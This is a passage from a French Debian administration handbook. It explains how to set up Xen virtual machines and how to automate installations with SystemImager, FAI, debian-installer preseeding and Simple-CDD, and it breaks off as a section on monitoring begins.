- L'hyperviseur proprement dit. Selon le type de matériel dont on dispose, on installera `xen-hypervisor-3.0.3-1-i386-pae` ou `xen-hypervisor-3.0.3-1-amd64`.
- Un noyau modifié pour fonctionner sur cet hyperviseur. Pour le noyau 2.6.18, plusieurs variantes existent, là encore en fonction du matériel précis dont on dispose, et on choisira donc parmi les différents paquets `xen-linux-system-2.6.18-5-xen-*` disponibles.

- Une bibliothèque standard modifiée pour tirer parti de Xen. Pour cela, on installera le paquet `libc6-xen` (valable uniquement sur architecture i386).

Pour se simplifier la vie, on installera le paquet `xen-linux-system-2.6.18-5-xen-686` (ou une de ses variantes), qui dépend d'une combinaison réputée stable de versions de l'hyperviseur et du noyau. Il dépend également du paquet `xen-utils-3.0.3-1`, lequel contient les utilitaires permettant de contrôler l'hyperviseur depuis le dom0, et recommande la bibliothèque standard modifiée. Lors de l'installation de ces paquets, les scripts de configuration créent une nouvelle entrée dans le menu du chargeur de démarrage Grub, permettant de démarrer le noyau choisi dans un dom0 Xen. Une fois cette installation effectuée, il convient de tester le fonctionnement du dom0 seul, donc de redémarrer le système avec l'hyperviseur et le noyau Xen. À part quelques messages supplémentaires sur la console lors de l'initialisation, le système démarre comme d'habitude.

Il est donc temps de commencer à installer des systèmes sur les domU. Nous allons pour cela utiliser le paquet `xen-tools`. Ce paquet fournit la commande **`xen-create-image`**, qui automatise en grande partie la tâche. Son seul paramètre obligatoire est `--hostname`, qui donne un nom au domU ; d'autres options sont importantes, mais leur présence sur la ligne de commande n'est pas nécessaire parce qu'elles peuvent être placées dans le fichier de configuration `/etc/xen-tools/xen-tools.conf`. On prendra donc soin de vérifier la teneur de ce fichier avant de créer des images, ou de passer des paramètres supplémentaires à **`xen-create-image`** lors de son invocation. Notons en particulier :

- `--memory`, qui spécifie la quantité de mémoire vive à allouer au système créé ;
- `--size` et `--swap`, qui définissent la taille des « disques virtuels » disponibles depuis le domU ;
- `--debootstrap`, qui spécifie que le système doit être installé avec **`debootstrap`** ; si l'on utilise cette option, il sera important de spécifier également `--dist` avec un nom de distribution (par exemple *Etch*).
- `--dhcp` spécifie que la configuration réseau du domU doit être obtenue par DHCP ; au contraire, `--ip` permet de spécifier une adresse IP statique.
- Enfin, il faut choisir une méthode de stockage pour les images à créer (celles qui seront vues comme des disques durs dans le domU). La plus simple, déclenchée par l'option `--dir`, est de créer un fichier sur le dom0 pour chaque périphérique que l'on souhaite fournir au domU. L'autre possibilité, sur les systèmes utilisant LVM, est de passer par le biais de l'option `--lvm` le nom d'un groupe de volumes, dans lequel

POUR ALLER PLUS LOIN **Installer autre chose que Debian dans un domU**

Si l'on souhaite installer autre chose qu'une distribution Debian dans l'image Xen à créer, on pourra utiliser l'option `--rpmstrap`, qui invoquera **`rpmstrap`** pour initialiser un nouveau système basé sur rpm (comme Fedora, CentOS ou Mandriva). On pourra également utiliser une des autres méthodes, à savoir `--copy`, qui permet de copier une image d'un système existant, ou `--tar`, pour extraire une archive du système.
S'il s'agit d'installer un système non-Linux, on n'oubliera pas de spécifier le noyau à utiliser par le domU, avec l'option `--kernel`.

NOTE **Stockage dans les domU**

On peut également exporter vers les domU des disques durs entiers, des partitions, des ensembles RAID ou des volumes logiques LVM préexistants. Ces opérations n'étant pas prises en charge par **`xen-create-image`**, il faudra pour les accomplir modifier manuellement le fichier de configuration de l'image Xen après sa création par **`xen-create-image`**.

xen-create-image créera un nouveau volume logique ; ce volume logique sera rendu disponible au domU comme un disque dur.

Lorsque ces choix sont faits, nous pouvons créer l'image de notre futur domU Xen :

```
# xen-create-image --hostname=testxen
 General Information
--------------------
Hostname       :  testxen
Distribution   :  etch
Fileystem Type :  ext3
[...]
Creating Xen configuration file
Done
Setting up root password
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
All done


Logfile produced at:
         /var/log/xen-tools/testxen.log
```

Nous disposons à présent d'une machine virtuelle, mais d'une machine virtuelle éteinte, qui n'occupe de la place que sur le disque dur du dom0. Nous pouvons bien entendu créer plusieurs images, avec des paramètres différents au besoin.

Il reste, avant d'allumer ces machines virtuelles, à définir la manière d'accéder aux domU. Il est possible de les considérer comme des machines isolées, et de n'accéder qu'à leur console système, mais cette possibilité n'est guère pratique. La plupart du temps, on pourra se contenter de considérer les domU comme des serveurs distants, et de les contacter comme à travers un réseau. Cependant, il serait peu commode de devoir ajouter une carte réseau pour chaque domU ! Xen permet donc de créer des interfaces virtuelles, que chaque domaine peut voir et présenter à l'utilisateur de la manière habituelle. Cependant, ces cartes, même virtuelles, doivent pour être utiles être raccordées à un réseau, même virtuel. Xen propose pour cela plusieurs modèles de réseau :

- En mode pont (*bridge*), toutes les cartes réseau eth0 (pour le dom0 comme pour les domU) se comportent comme si elles étaient directement branchées sur un commutateur Ethernet (*switch*). C'est le mode le plus simple.
- En mode routage, le dom0 est placé entre les domU et le réseau extérieur (physique), et joue un rôle de routeur.

- En mode traduction d'adresse (NAT), le dom0 est également placé entre les domU et le reste du réseau ; cependant, les domU ne sont pas accessibles directement depuis l'extérieur, le trafic subissant de la traduction d'adresses sur le dom0.

Ces trois modes mettent en jeu un certain nombre d'interfaces aux noms inhabituels, comme `vif*`, `veth*`, `peth*` et `xenbr0`, qui sont mises en correspondance selon différents agencements par l'hyperviseur Xen, contrôlé par les utilitaires en espace utilisateur. Nous ne nous attarderons pas ici sur les modes NAT et routage, qui ne présentent d'intérêt que dans des cas particuliers.

Le mode de réseau défini implicitement par les paquets Xen est en réalité un quatrième mode, appelé *dummy*, qui ne fait pas de réseau du tout. Il faudra donc, dans la plupart des cas, éditer le fichier de configuration `/etc/xen/xend-config.sxp`, pour y modifier les options de réseau. En pratique, il suffira d'y désactiver l'option `(network-script network-dummy)` pour la remplacer par `(network-script network-bridge)`.

Tout est prêt, nous pouvons maintenant démarrer le domU grâce aux outils de contrôle de Xen, en particulier la commande **`xm`**. Cette commande permet d'effectuer différentes manipulations sur les domaines, notamment de les lister, de les démarrer et de les éteindre.

```
# xm list
Name                              ID Mem(MiB) VCPUs State   Time(s)
Domain-0                           0      940     1 r-----   3896.9
# xm create testxen.cfg
Using config file "/etc/xen/testxen.cfg".
Started domain testxen
# xm list
Name                              ID Mem(MiB) VCPUs State   Time(s)
Domain-0                           0      873     1 r-----   3917.1
testxen                            1      128     1 -b----      3.7
```

On notera que le domU `testxen` occupe de la mémoire vive réelle, qui est prise sur celle disponible pour le dom0 (il ne s'agit pas de mémoire vive simulée). Il sera donc important de bien dimensionner la mémoire vive d'une machine que l'on destine à héberger des instances Xen.

Voilà ! Notre machine virtuelle démarre. Pour y accéder, nous avons deux possibilités. La première est de s'y connecter « à distance », à travers le réseau (comme pour une machine réelle, cependant, il faudra probablement mettre en place une entrée dans le DNS, ou configurer un serveur DHCP). La seconde, qui peut être plus utile si la configuration réseau

ATTENTION Un seul domU par image !

On peut bien entendu démarrer plusieurs domU en parallèle, mais chacun devra utiliser son propre système, puisque chacun (mis à part la petite partie du noyau qui s'interface avec l'hyperviseur) se croit seul sur le matériel ; il n'est pas possible de partager un espace de stockage entre deux domU fonctionnant en même temps. On pourra cependant, si l'on n'a pas besoin de faire tourner plusieurs domU en même temps, réutiliser la même partition d'échange, par exemple, ou la même partition utilisée pour stocker `/home/`.

du domU était erronée, est d'utiliser la console `tty1`. On utilisera pour cela la commande **`xm console`** :

```
# xm console testxen
[...]
Starting kernel log daemon: klogd.
* Not starting internet superserver: no services enabled.
Starting OpenBSD Secure Shell server: sshdNET: Registered protocol family 10
lo: Disabled Privacy Extensions
IPv6 over IPv4 tunneling driver
.
Starting periodic command scheduler: crond.

Debian GNU/Linux 4.0 testxen tty1

testxen login:
```

On peut ainsi ouvrir une session, comme si l'on était au clavier de la machine virtuelle. Pour détacher la console, on composera *Control +]*.

Une fois que le domU est fonctionnel, on peut s'en servir comme d'un serveur classique (c'est un système GNU/Linux, après tout). Mais comme il s'agit d'une machine virtuelle, on dispose de quelques fonctions supplémentaires. On peut par exemple le mettre en pause temporairement, puis le débloquer, avec les commandes **`xm pause`** et **`xm unpause`**. Un domU en pause cesse de consommer de la puissance de processeur, mais sa mémoire lui reste allouée. Peut-être plus intéressante, donc, sera la fonction de sauvegarde (**`xm save`**), et celle de restauration associée (**`xm restore`**). En effet, une sauvegarde d'un domU libère les ressources utilisées par ce domU, y compris la mémoire vive. Lors de la restauration (comme d'ailleurs après une pause), le domU ne s'aperçoit de rien de particulier, sinon que le temps a passé. Si un domU est toujours en fonctionnement lorsqu'on éteint le dom0, il sera automatiquement sauvegardé ; au prochain démarrage, il sera automatiquement restauré et remis en marche. Bien entendu, on aura les inconvénients que l'on peut constater par exemple lors de la suspension d'un ordinateur portable ; en particulier, si la suspension est trop longue, les connexions réseau risquent d'expirer. Notons en passant que Xen est pour l'instant incompatible avec une grande partie de la gestion de l'énergie ACPI, ce qui inclut la suspension (*software suspend*) du système hôte (dom0).

Pour éteindre ou redémarrer un domU, on pourra soit exécuter la commande **`shutdown`** à l'intérieur de ce domU, soit utiliser, depuis le dom0, **`xm shutdown`** ou **`xm reboot`**.

ASTUCE **Obtenir la console tout de suite**

Si l'on souhaite démarrer un système dans un domU et accéder à sa console dès le début, on pourra passer l'option `-c` à la commande **`xm create`** ; on obtiendra alors tous les messages au fur et à mesure du démarrage du système.

OUTIL **XenMan**

XenMan (dans le paquet `xenman`) propose une interface graphique permettant de contrôler les domaines Xen installés sur une machine. La plupart des fonctions de **`xm`** sont accessibles.

DOCUMENTATION **Options de la commande xm**

La plupart des sous-commandes de **`xm`** attendent un ou plusieurs arguments, souvent le nom du domU concerné. Ces arguments sont largement décrits dans la page de manuel `xm(1)`.

POUR ALLER PLUS LOIN **Xen avancé**

Xen offre de nombreuses fonctions avancées que que nous ne pouvons pas décrire dans ces quelques paragraphes. En particulier, le système est relativement dynamique, et l'on peut modifier différents paramètres d'un domaine (mémoire allouée, disques durs rendus disponibles, comportement de l'ordonnanceur des tâches, etc.) pendant le fonctionnement de ce domaine. On peut même migrer un domU entre des machines, sans l'éteindre ni perdre les connexions réseau ! On se rapportera, pour ces aspects avancés, à la documentation de Xen.

- http://www.xensource.com/

NOTE **Limitations de Xen**

Le mode de fonctionnement de Xen vient avec son lot de limitations. Nous avons déjà mentionné que chaque machine virtuelle utilise de la mémoire physique, et que Xen est incompatible avec la gestion de l'énergie (donc les systèmes d'hibernation et de suspension) ; ce sont là les problèmes les plus flagrants, mais il y en a d'autres. Le site suivant (en anglais) donne une liste plus complète.

- http://ian.blenke.com/xen/3.0/limitations/xen_limitations.html

Installation automatisée

Les administrateurs de Falcot SA, comme tous les administrateurs de parcs importants de machines, ont besoin d'outils pour installer (voire réinstaller) rapidement, et si possible automatiquement, leurs nouvelles machines.

Pour répondre à ces besoins, il y a différentes catégories de solutions : d'un côté des outils génériques comme SystemImager qui gèrent cela en créant une image des fichiers d'une machine modèle qui peut ensuite être déployée sur les machines cibles ; de l'autre, debian-installer, l'installateur standard auquel on ajoute un fichier de configuration indiquant les réponses aux différentes questions posées au cours de l'installation. Entre les deux, on trouve un outil hybride comme FAI (*Fully Automatic Installer*) qui installe des machines en s'appuyant sur le système de paquetage mais qui exploite sa propre infrastructure pour les autres tâches relevant du déploiement (démarrage, partitionnement, configuration, etc.).

Chacune de ces solutions a des avantages et des inconvénients : SystemImager ne dépend pas d'un système de paquetage particulier et permet donc de gérer des parcs de machines exploitant plusieurs distributions de Linux. Il offre en outre un mécanisme de mise à jour du parc sans requérir une réinstallation. Mais pour que ces mises à jour soient fiables, il faut en contrepartie que les machines du parc ne changent pas indépendamment. Autrement dit, il n'est pas question que l'utilisateur puisse mettre à jour certains logiciels voire en installer de supplémentaires. De même, les mises à jour de sécurité, qui pourraient être automatisées, ne devront pas l'être puisque qu'elles devront transiter via l'image de référence. Enfin, cette solution nécessite un parc homogène de machines pour éviter de devoir jongler avec de trop nombreuses images. Il n'est pas question d'installer une image powerpc sur une machine i386 !

Une installation automatisée avec debian-installer saura au contraire s'adapter aux spécificités des différentes machines : il récupérera le noyau et les logiciels dans les dépôts correspondants, détectera le matériel présent, partitionnera l'ensemble du disque pour exploiter tout l'espace disponible, installera le système Debian et configurera un chargeur de démarrage. En revanche, avec l'installateur standard, seules des versions Debian « standard » seront installées : c'est-à-dire le système de base plus les « tâches » que l'on aura pré-sélectionnées. Impossible donc d'installer un profil très particulier comprenant des applications non-empaquetées. Pour répondre à ces problématiques il faut modifier l'installateur... fort heureusement ce dernier est très modulaire et des outils existent pour automatiser le plus gros de ce travail : il s'agit de simple-CDD (CDD est l'acronyme de *Custom Debian Derivatives* — dérivées personnalisées de Debian). Même avec simple-CDD, cette solution ne

répond qu'au besoin des installations initiales ; ce n'est pourtant pas jugé problématique puisque les outils APT permettent ensuite de déployer efficacement des mises à jour.

Nous n'aborderons que rapidement SystemImager et FAI, afin d'étudier plus en détail debian-installer et simple-CDD, les solutions les plus intéressantes dans un contexte où Debian est systématiquement employé.

SystemImager

Pour faire usage de SystemImager, il faut mettre en place un serveur d'images : celui-ci stocke tous les fichiers nécessaires à l'installation des machines. Idéalement ce serveur assure également le rôle de serveur DHCP pour assigner les adresses IP et de serveur TFTP pour mettre à disposition les fichiers nécessaires au démarrage par réseau. L'installation du paquet `systemimager-server` entraîne l'installation de la plupart de ces éléments.

Une fois le serveur en place, il faut installer la machine de référence (*Golden client* est le terme consacré dans la documentation du logiciel) qui va servir de base à la création d'une image. Une fois le système installé et configuré selon ses souhaits, il faut faire appel au programme **`si_prepareimage`** (du paquet `systemimager-client`) : celui-ci crée quelques fichiers décrivant le partitionnement et démarre le démon **`rsyncd`** afin que le serveur d'image puisse récupérer les fichiers. Ce téléchargement doit être initié depuis le serveur avec la commande **`si_getimage`**. À chaque image est associé un ou plusieurs scripts d'installation que l'on peut régénérer avec **`si_mkautoinstallscript`**.

Pour installer une machine vierge, il faut disposer d'un CD ou d'une disquette d'installation spécifique que l'on aura préparé sur le serveur d'images à l'aide des commandes **`si_mkautoinstallcd`** et **`si_mkautoinstalldiskette`**. Alternativement, on peut configurer un serveur TFTP avec **`si_mkbootserver`** pour pouvoir démarrer l'installation par le réseau (boot PXE).

Enfin pour maintenir une machine à jour, il faut régulièrement y lancer **`si_updateclient`**, à moins d'employer **`si_pushupdate`** qui s'exécute alors depuis le serveur d'images. D'autres outils accompagnent SystemImager et permettent entre autres de gérer la configuration du serveur DHCP, ainsi que l'ensemble des images mises à disposition par le serveur.

DOCUMENTATION

Le manuel de SystemImager

Le paquet `systemimager-doc` contient le manuel du logiciel (aux formats HTML et PDF). Sa lecture est vivement recommandée si l'on souhaite exploiter pleinement cet outil. Il contient une marche à suivre ainsi que la description de toutes les commandes disponibles (qui sont préfixées par `si_`).

Fully Automatic Installer (FAI)

Fully Automatic Installer est probablement la plus ancienne des solutions de déploiement automatisé de systèmes Debian. C'est pourquoi cet outil

est très fréquemment cité ; mais sa grande souplesse compense difficilement sa relative complexité.

À l'instar de SystemImager, il faut un système serveur qui va permettre de stocker les informations de déploiement et de démarrer les machines depuis le réseau. On y installera le paquet `fai-server` (ou `fai-quickstart` si on veut forcer l'installation de tous les éléments nécessaires pour une configuration relativement standard).

En ce qui concerne la définition des différents profils installables, FAI emploie une approche différente. Au lieu d'avoir une installation de référence que l'on se contente de dupliquer, FAI est un installateur à part entière mais qui est totalement paramétrable par un ensemble de fichiers et de scripts stockés sur le serveur : l'emplacement par défaut est `/srv/fai/config/`, mais ce répertoire n'existe pas, charge à l'administrateur donc de créer tous les fichiers nécessaires. En général, on s'inspirera des exemples que l'on trouve dans la documentation disponible dans le paquet `fai-doc` et plus particulièrement dans `/usr/share/doc/fai-doc/examples/simple/`.

Une fois ces profils totalement définis, il faut exécuter **`fai-setup`** pour régénérer les différents éléments nécessaires au démarrage d'une installation par FAI ; il s'agit essentiellement de préparer (ou mettre à jour) un système minimal (NFSROOT) qui est employé pendant l'installation. Alternativement, il est possible de générer un CD d'amorçage de l'installation avec **`fai-cd`**.

Avant d'être à même de créer tous ces fichiers de configuration, il convient d'avoir une bonne idée du fonctionnement de FAI. Une installation typique enchaîne les étapes suivantes :

- récupération et démarrage du noyau par le réseau ;
- montage du système racine par NFS (le *nfsroot* mentionné précédemment) ;
- exécution de **`/usr/sbin/fai`** qui contrôle le reste de l'installation (les étapes suivantes sont donc initiées par ce script) ;
- récupération de l'espace de configuration depuis le serveur et mise à disposition dans `/fai/` ;
- appel de **`fai-class`**. Les scripts `/fai/class/[0-9][0-9]*` sont exécutés et retournent des noms de « classe » qui doivent être appliqués à la machine en cours d'installation ; cette information sera réutilisée par les différentes étapes à suivre. Il s'agit d'un moyen relativement souple de définir les services qui doivent être installés et configurés.
- récupération d'un certain nombre de variables de configuration en fonction des classes définies ;
- partitionnement des disques et formatage des partitions à partir des informations fournies dans `/fai/disk_config/`*`classe`* ;

- montage des partitions ;
- installation d'un système de base ;
- pré-configuration de la base Debconf avec **`fai-debconf`** ;
- téléchargement de la liste des paquets disponibles pour APT ;
- installation des logiciels listés dans les fichiers `/fai/package_config/`*`classe`* ;
- exécution des scripts de post-configuration `/fai/scripts/`*`classe`*`/[0-9][0-9]*` ;
- enregistrement des logs de l'installation, démontage des partitions, redémarrage.

Debian-installer avec préconfiguration

En fin de compte, le meilleur outil pour installer des systèmes Debian devrait logiquement être l'installateur officiel de Debian. C'est pourquoi, dès la conception de debian-installer, il a été prévu de l'employer de manière automatique. Il s'appuie pour cela sur le mécanisme offert par `debconf`. Celui-ci permet d'une part de restreindre le nombre de questions posées, les autres obtenant automatiquement la réponse par défaut, et d'autre part de fournir séparément toutes les réponses afin que l'installation puisse être non interactive. Cette dernière fonctionnalité porte le nom de *preseeding*, que l'on traduira simplement par préconfiguration.

Employer un fichier de préconfiguration

L'installateur peut récupérer un fichier de préconfiguration à différents emplacements :

- dans l'initrd employé pour démarrer la machine ; dans ce cas la préconfiguration a lieu au tout début de l'installation et toutes les questions peuvent être évitées par ce biais. Il suffit de nommer le fichier `preseed.cfg` et de le placer à la racine de l'initrd.
- sur le média de démarrage (CD ou clé USB) ; dans ce cas la préconfiguration a lieu dès que le média en question est monté, soit juste après les questions concernant la langue et le clavier. Le paramètre de démarrage `preseed/file` permet d'indiquer l'emplacement du fichier de préconfiguration (ex : `/cdrom/preseed.cfg` si l'on emploie un CD-Rom ou `/hd-media/preseed.cfg` pour une clé USB).
- depuis le réseau ; la préconfiguration n'a alors lieu qu'après la configuration (automatique) du réseau et le paramètre de démarrage à employer est de la forme `preseed/url=http://`*`serveur`*`/preseed.cfg`.

Inclure le fichier de préconfiguration dans l'initrd semble au premier abord la solution la plus intéressante, mais on ne l'emploiera que très rare-

POUR ALLER PLUS LOIN **Debconf avec une base de données centralisée**

La préconfiguration permet de fournir un ensemble de réponses au moment de l'installation. Mais cet ensemble de réponses n'évolue pas dans le temps. Pour répondre à cette problématique qui concerne essentiellement la mise à jour de machines déjà installées, il est possible de paramétrer debconf via son fichier de configuration `/etc/debconf.conf` pour lui demander d'utiliser des sources de données externes (comme LDAP ou un fichier distant monté dans l'arborescence par NFS ou Samba). Les sources peuvent être multiples et complémentaires. La base de données locale reste employée en lecture-écriture mais les autres bases de données sont généralement accessibles en lecture seule uniquement. La page de manuel `debconf.conf(5)` détaille toutes les possibilités offertes.

ment, en raison de la complexité de génération d'un initrd adapté à l'installateur. Les deux autres solutions seront donc privilégiées, d'autant plus qu'il existe un autre moyen de préconfigurer les premières questions de l'installation via les paramètres de démarrage. Pour éviter de devoir les saisir manuellement, il faudra simplement modifier la configuration de **`isolinux`** (démarrage sur CD-Rom) ou **`syslinux`** (démarrage sur clé USB).

Créer un fichier de préconfiguration

Un fichier de préconfiguration est un simple fichier texte où chaque ligne contient une réponse à une question Debconf. Les questions se décomposent en 4 champs séparés par des blancs (espaces ou tabulations) comme dans l'exemple « `d-i mirror/suite string stable` » :

- le premier champ est le propriétaire de la question ; on y met « d-i » pour les questions concernant l'installateur, ou le nom du paquet pour les questions Debconf employées par les paquets Debian ;
- le deuxième champ est l'identifiant de la question ;
- le troisième champ est le type de la question ;
- et enfin, le quatrième champ contient la valeur de la réponse ; signalons qu'un espace unique sépare le type de la valeur afin de pouvoir débuter la valeur par des blancs.

Le moyen le plus simple de rédiger un fichier de préconfiguration est d'installer manuellement un système. On récupère ensuite toutes les réponses concernant debian-installer avec **`debconf-get-selections --installer`** ; pour les réponses concernant les paquets, on utilise **`debconf-get-selections`**. Toutefois, il est plus propre de rédiger un tel fichier manuellement à partir d'un exemple et de la documentation de référence : on ne préconfigurera une réponse que lorsque la réponse par défaut ne convient pas, et pour le reste on s'appuiera sur le paramètre de démarrage `priority=critical` qui restreint l'affichage des questions aux seules questions critiques.

DOCUMENTATION

Annexe du manuel de l'installateur

L'utilisation d'un fichier de préconfiguration est très bien documentée dans une annexe du manuel de l'installateur que l'on trouve en ligne. Il fournit également un exemple détaillé et commenté d'un fichier de préconfiguration que l'on pourra reprendre et adapter à sa guise.

- http://www.debian.org/releases/etch/i386/apb.html
- http://www.debian.org/releases/etch/example-preseed.txt

Créer un média de démarrage adapté

Ce n'est pas tout de savoir où il faut mettre le fichier de préconfiguration, encore faut-il savoir comment le faire. En effet, il faut d'une manière ou d'une autre modifier le média de démarrage de l'installation pour y changer les paramètres de démarrage et pour y rajouter le fichier.

Démarrage depuis le réseau

Lorsqu'on démarre un ordinateur depuis le réseau, c'est le serveur chargé d'envoyer les éléments de démarrage qui définit les paramètres de

démarrage. C'est donc la configuration PXE sur le serveur de démarrage qu'il faut aller modifier, et en particulier le fichier `/tftpboot/pxelinux.cfg/default`. La mise en place du démarrage par le réseau est un prérequis ; elle est détaillée dans le manuel d'installation.

▸ http://www.debian.org/releases/etch/i386/ch04s06.html

Préparer une clé USB amorçable

Après avoir préparé une clé amorçable comme documenté à la page 45, il ne reste plus que quelques opérations à effectuer (on suppose le contenu de la clé accessible via `/media/usbdisk/`) :

- copier le fichier de préconfiguration dans `/media/usbdisk/preseed.cfg`
- modifier `/media/usbdisk/syslinux.cfg` pour y rajouter les paramètres souhaités (voir un exemple ci-dessous).

EXEMPLE Fichier syslinux.cfg et paramètres pour la préconfiguration

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=fr_FR
  ➥ console-keymaps-at/keymap=fr-latin9
  ➥ languagechooser/language-name=French countrychooser/shortlist=FR
  ➥ vga=normal initrd=initrd.gz --
```

Créer une image de CD-Rom

Une clé USB étant un média accessible en lecture/écriture, il est facile d'y rajouter un fichier et de modifier quelques paramètres. Ce n'est plus le cas avec un CD-Rom : nous devons régénérer une image ISO d'installation de Debian. C'est précisément le rôle de `debian-cd`. Malheureusement cet outil est assez contraignant à l'usage. Il faut en effet disposer d'un miroir Debian local, prendre le temps de comprendre toutes les options offertes par `/usr/share/debian-cd/CONF.sh`, puis enchaîner des invocations de **`make`**. La lecture de `/usr/share/debian-cd/README` s'avérera nécessaire.

Cela dit, debian-cd procède toujours de la même manière : il crée un répertoire « image » qui contient exactement ce que le CD-Rom devra contenir, puis emploie un programme (**`genisoimage`** ou **`mkisofs`**) pour transformer ce répertoire en fichier ISO. Le répertoire image est finalisé juste après l'étape **`make image-trees`** de debian-cd. À ce moment, au lieu de procéder directement à la génération du fichier ISO, on peut déposer le fichier de préconfiguration dans ce fameux répertoire (qui se trouve être `$TDIR/etch/CD1/`, `$TDIR` étant un des paramètres fournis par le fichier de configuration `CONF.sh`). Le chargeur d'amorçage du CD-Rom est **`isolinux`** ; la configuration préparée par debian-cd doit également être modifiée à ce moment, afin de rajouter les paramètres de démarrage souhaités (le fichier précis à éditer est `$TDIR/etch/boot1/isolinux/isolinux.cfg`). Finalement, il n'y a plus qu'à générer l'image ISO avec **`make image CD=1`** (ou **`make images`** si l'on génère un jeu de CD-Roms).

Simple-CDD : la solution tout en un

L'emploi d'un fichier de préconfiguration ne répond pas à tous les besoins liés à un déploiement de parc informatique. Même s'il est possible d'exécuter quelques scripts à la fin de l'installation, la souplesse de sélection des paquets à installer reste limitée (on sélectionne essentiellement les tâches) et surtout cela ne permet pas d'installer des paquets locaux ne provenant pas de Debian.

Pourtant debian-cd sait intégrer des paquets externes et debian-installer peut être étendu en insérant des étapes au cours de l'installation. En combinant ces deux facultés, il est donc possible de créer un installateur répondant à nos besoins, qui pourrait même configurer certains services après avoir procédé au décompactage des paquets désirés. Ce qui vient d'être décrit, ce n'est pas qu'une vue de l'esprit, c'est exactement le service que Simple-CDD propose !

Simple-CDD se veut un outil permettant à tout un chacun de créer facilement une distribution dérivée de Debian en sélectionnant un sous-ensemble de paquets, en les préconfigurant avec Debconf, en y intégrant quelques logiciels spécifiques, et en exécutant des scripts personnalisés à la fin de l'installation. On retrouve bien là la philosophie du système d'exploitation universel que chacun peut adapter pour ses besoins.

Récupérer Simple-CDD

Le moyen le plus simple de le récupérer est de le télécharger depuis le dépôt Bazaar du projet. Il faut donc installer le paquet `bzr` et employer la commande **`bzr get http://cdd.alioth.debian.org/bzr/simple-cdd/etch-simple-cdd`**. Un paquet `simple-cdd` est également disponible dans la distribution *Experimental*.

Définir des profils

À l'instar des « classes » de FAI, Simple-CDD permet de créer des « profils » et au moment de l'installation, on décide de quels profils une machine va hériter. Un profil se définit par un ensemble de fichiers `profiles/`*`profil`*`.*` :

- le fichier `.description` contient une ligne de description du profil ;
- le fichier `.packages` liste les paquets qui seront automatiquement installés si le profil est sélectionné ;
- le fichier `.downloads` liste des paquets qui seront intégrés sur l'image d'installation mais qui ne seront pas nécessairement installés ;
- le fichier `.preseed` contient une préconfiguration de questions debconf (aussi bien pour l'installateur que pour les paquets) ;

CULTURE Bazaar, un système de gestion de configuration décentralisé

Bazaar est un système de gestion de la configuration (tout comme CVS, voir page 17) qui a la particularité d'être décentralisé, c'est-à-dire qu'il n'y a plus nécessairement de dépôt central. Chaque développeur a un dépôt contenant sa propre branche de développement qu'il fait évoluer et qu'il met à disposition de tous, et chacun est libre d'incorporer les évolutions de n'importe quelle autre branche de son choix. L'outil offre donc de grandes facilités de synchronisation entre les différentes branches disponibles. La commande correspondante s'appelle **`bzr`**.

- le fichier `.postinst` contient un script qui est exécuté sur le système installé juste avant la fin de l'installation ;
- et enfin le fichier `.conf` permet de modifier les paramètres de Simple-CDD en fonction des profils inclus dans une image.

Le profil « default » est particulier puisqu'il est systématiquement employé et contient le strict minimum pour que Simple-CDD puisse fonctionner. La seule chose qu'il est intéressant de personnaliser dans ce profil est le paramètre de préconfiguration `simple-cdd/profiles` : on peut ainsi éviter une question introduite par Simple-CDD et qui demande la liste des profils qui doivent être installés.

Configuration et fonctionnement de build-simple-cdd

Afin de pouvoir faire son œuvre, il faut fournir à Simple-CDD toute une série d'informations. Elles sont collectées dans le fichier `simple-cdd.conf` et peuvent parfois être changées par le biais de paramètres de **`build-simple-cdd`**. Passons en revue le fonctionnement de cette commande et l'influence des différents paramètres :

- le paramètre `profiles` liste les profils à inclure sur l'image de CD-Rom générée ;
- à partir de la liste des paquets requis, Simple-CDD recrée un miroir Debian partiel (qu'il passera en paramètre à debian-cd plus tard) en téléchargeant les fichiers nécessaires depuis le serveur mentionné dans `server` ;
- il intègre dans ce miroir local les paquets Debian personnalisés listés dans `local_packages` ;
- il exécute debian-cd (dont l'emplacement par défaut peut être configuré grâce à la variable `debian_cd_dir`) en lui passant la liste des paquets à intégrer ;
- il interfère sur le répertoire préparé par debian-cd de plusieurs manières :
  - il dépose les fichiers concernant les profils dans un répertoire `simple-cdd` sur le CD-Rom ;
  - il ajoute les fichiers listés par le paramètre `all_extras` ;
  - il rajoute des paramètres de démarrage pour activer la préconfiguration et pour éviter les premières questions concernant la langue et le pays. Il récupère ces informations depuis les paramètres `language` et `country`.
- il demande à debian-cd de générer l'image ISO finale.

Générer une image ISO

Avant de pouvoir effectivement faire appel à **build-simple-cdd**, il faut s'assurer d'avoir installé toutes les dépendances et d'avoir fabriqué le composant spécifique à Simple-CDD destiné à l'installateur (ces composants se présentent sous la forme de fichiers `*.udeb`).

```
$ sudo aptitude install bzr rsync debian-cd reprepro apt-utils wget
  ➥ debhelper cdbs libdebian-installer4-dev libdebconfclient0-dev
  ➥ devscripts
[...]$
$ debuild -us -uc -I.bzr -b
[...]
dpkg-deb : construction du paquet «  simple-cdd-profiles  » dans
  ➥ «  ../simple-cdd-profiles_0.3.0~1_all.udeb  ».
 dpkg-genchanges -b
dpkg-genchanges: envoi d'un binaire - aucune inclusion de code source
dpkg-buildpackage (debuild emulation): binary only upload
  ➥ (no source included)
```

Il faut ensuite explicitement inclure ce composant dans l'image à fabriquer grâce au paramètre `local_packages` de `simple-cdd.conf` (ou alors à l'option `--local-packages` de **build-simple-cdd**).

Il ne reste donc plus qu'à invoquer **./build-simple-cdd** depuis le répertoire `etch-simple-cdd` (ou **./build-simple-cdd --local-packages $(pwd)/../simple-cdd-profiles_*.udeb**). Après quelques minutes on obtient alors l'image souhaitée : `images/debian-40-i386-CD-1.iso`

Supervision

La supervision couvre plusieurs aspects et répond à plusieurs problématiques : d'une part il s'agit de suivre dans le temps l'évolution de l'usage des ressources offertes par une machine donnée, afin de pouvoir anticiper la saturation et les besoins de mises à jour. D'autre part, il s'agit d'être alerté en cas d'indisponibilité ou de dysfonctionnement d'un service afin de pouvoir y remédier dans les plus brefs délais.

Munin répond très bien à la première problématique en proposant sous forme graphique des historiques de nombreux paramètres (usage mémoire vive, usage disque, charge processeur, trafic réseau, charge de Apache/MySQL, etc.). *Nagios* répond à la seconde en vérifiant très régulièrement que les services sont fonctionnels et disponibles, et en remontant les alertes par les canaux appropriés (souvent par le courrier électronique, parfois avec des SMS, etc.). Les deux logiciels sont conçus de manière modulaire : il est relativement aisé de créer de nouveaux greffons (*plug-ins*) pour surveiller des services ou paramètres spécifiques.

Mise en œuvre de Munin

